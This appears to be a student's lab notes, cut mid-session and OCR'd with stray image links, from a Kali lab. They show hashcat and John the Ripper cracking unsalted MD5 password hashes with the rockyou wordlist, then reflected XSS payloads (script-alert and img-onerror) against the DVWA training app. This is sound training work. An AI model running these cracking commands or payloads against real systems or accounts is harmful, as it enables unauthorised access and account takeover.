┌──(kali㉿Kali)-[~]
└─$
```

Hash Cracking

sudo hashcat -m 0 -a 0 -o cracked.txt my_pw_hashes.txt /usr/share/wordlists/rockyou.txt

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: my_pw_hashes.txt
Time.Started.....: Sun Mar  2 09:49:38 2025 (13 secs)
Time.Estimated...: Sun Mar  2 09:49:51 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   882.3 kH/s (0.36ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 5/5 (100.00%) Digests (total), 5/5 (100.00%) Digests (new)
Progress.........: 10914816/14344385 (76.09%)
Rejected.........: 0/10914816 (0.00%)
Restore.Point....: 10911744/14344385 (76.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: LilH@yMo → Leon2315
Hardware.Mon.#1..: Util: 24%

Started: Sun Mar  2 09:49:02 2025
Stopped: Sun Mar  2 09:49:52 2025
```

sudo cat cracked.txt

```
┌──(kali㉿Kali)-[~]
└─$ sudo cat cracked.txt
dc647eb65e6711e155375218212b3964:Password
ef73781effc5774100f87fe2f437a435:1234abcd
33830b8b7fd414b12c208c4de5055464:ilovedogs
42f749ade7f9e195bf475f37a44cafcb:Password123
e85a3b267e94f3721117fc7ac54fbeba:Letmein!
```

john -h

```
┌──(root㉿Kali)-[/home/kali]
└─# john -h
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                   Print usage summary
--single[=SECTION[,..]]  "Single crack" mode, using default or named rules
--single=:rule[,..]      Same, using "immediate" rule(s)
--single-seed=WORD[,WORD] Add static seed word(s) for all salts in single mode
--single-wordlist=FILE   *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE  Wordlist with seeds per username (user:password[s]
                         format)
--single-pair-max=N      Override max. number of word pairs generated (6)
--no-single-pair         Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin Wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--rules[=SECTION[,..]]   Enable word mangling rules (for wordlist or PRINCE
                         modes), using default or named rules
--rules=:rule[;..]       Same, using "immediate" rule(s)
--rules-stack=SECTION[,..] Stacked rules, applied after regular rules or to
                         modes that otherwise don't support rules
--rules-stack=:rule[;..] Same, using "immediate" rule(s)
--rules-skip-nop         Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE]        Like --wordlist, but extract words from a .pot file
--mem-file-size=SIZE     Size threshold for wordlist preload (default 2048 MB)
--dupe-suppression       Suppress all dupes in wordlist (and force preload)
--incremental[=MODE]     "Incremental" mode [using section MODE]
--incremental-charcount=N Override CharCount for incremental mode
--external=MODE          External mode or word filter
--mask[=MASK]            Mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]       "Markov" mode (see doc/MARKOV)
--mkv-stats=FILE         "Markov" stats file
--prince[=FILE]          PRINCE mode, read words from FILE
--prince-loopback[=FILE] Fetch words from a .pot file
--prince-elem-cnt-min=N  Minimum number of elements per chain (1)
--prince-elem-cnt-max=[-]N Maximum number of elements per chain (negative N is
                         relative to word length) (8)
--prince-skip=N          Initial skip
--prince-limit=N         Limit number of candidates generated
--prince-wl-dist-len     Calculate length distribution from wordlist
--prince-wl-max=N        Load only N words from input wordlist
--prince-case-permute    Permute case of first letter
--prince-mmap            Memory-map infile (not available with case permute)
--prince-keyspace        Just show total keyspace that would be produced
                         (disregarding skip and limit)
--subsets[=CHARSET]      "Subsets" mode (see doc/SUBSETS)
```

john --format=raw-md5 my_pw_hashes.txt

```
┌──(root㉿Kali)-[/home/kali]
└─# john --format=raw-md5 my_pw_hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Password         (?)
Letmein!         (?)
Proceeding with incremental:ASCII
1234abcd         (?)
3g 0:00:04:20  3/3 0.01153g/s 30200Kp/s 30200Kc/s 60510KC/s myl0duj..myl0cjl
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
```

john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 my_pw_hashes.txt

```
┌──(root㉿Kali)-[/home/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 my_pw_hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovedogs        (?)
Password123      (?)
2g 0:00:00:00 DONE (2025-03-02 09:58) 28.57g/s 480000p/s 480000c/s 540342C/s coco21..181193
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

john --incremental my_pw_hashes.txt


```
┌──(root㉿Kali)-[/home/kali]
└─# john --incremental my_pw_hashes.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 10 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=6
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:50 0.07% (ETA: 2025-03-04 03:27) 0g/s 50626Kp/s 50626Kc/s 506263KC/s JH4135E..JHHI2RJ
Session aborted
```

john --show --format=raw-md5 my_pw_hashes.txt


```
┌──(root㉿Kali)-[/home/kali]
└─# john --show --format=raw-md5 my_pw_hashes.txt
?:Password
?:Password123
?:Letmein!
?:ilovedogs
?:1234abcd

5 password hashes cracked, 0 left
```

XSS



What's your name?
Submit
Hello Kavish_Reflected_Test



Vulnerability: Reflected C
http://10.6.6.13/vulnerabilitie
view-source:http://10.6.6.13/vulnerabilities/xss_r/?name=Kavish_Reflected_Test#
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.9</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="\image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
</head>
<body class="home">

<ul class="menuBlocks"><li onclick="window.location='../../.'" class="">Home
<li onclick="window.location='../../instructions.php'" class="">Instructions
<li onclick="window.location='../../setup.php'" class="">Setup / Reset DB
<ul class="menuBlocks"><li onclick="window.location='../../vulnerabilities/brute/'" class="">Brute Force
<li onclick="window.location='../../vulnerabilities/exec/'" class="">Command Injection
<li onclick="window.location='../../vulnerabilities/csrf/'" class="">CSRF
<li onclick="window.location='../../vulnerabilities/fi/.?page=include.php'" class="">File Inclusion
<li onclick="window.location='../../vulnerabilities/upload/'" class="">File Upload
<li onclick="window.location='../../vulnerabilities/captcha/'" class="">Insecure CAPTCHA
<li onclick="window.location='../../vulnerabilities/sqli/'" class="">SQL Injection
<li onclick="window.location='../../vulnerabilities/sqli_blind/'" class="">SQL Injection (Blind)
<li onclick="window.location='../../vulnerabilities/xss_r/'" class="selected">XSS (Reflected)
<li onclick="window.location='../../vulnerabilities/xss_s/'" class="">XSS (Stored)
<ul class="menuBlocks"><li onclick="window.location='../../security.php'" class="">DVWA Security
<li onclick="window.location='../../phpinfo.php'" class="">PHP Info
<li onclick="window.location='../../about.php'" class="">About
<ul class="menuBlocks"><li onclick="window.location='../../logout.php'" class="">Logout



66
67 </form>
68 <pre>Hello Kavish_Reflected_Test</pre>
69
70
Hello Kavish_Reflected_Test
Highlight All

<script>alert("You are hacked!")</script>








What's your name?
Submit
Hello alert("You are hacked!")


10.6.6.13/vulnerabilities/xss_r/?name=<ScRipt>alert("You+are+hacked!")<%2FScRipt>#
10.6.6.13
You are hacked!
OK


High Security


<img src=x onerror=alert("You_are_hacked!")>







<script>alert("You are hacked!")</script>







<script>alert("You are hacked!")</script>








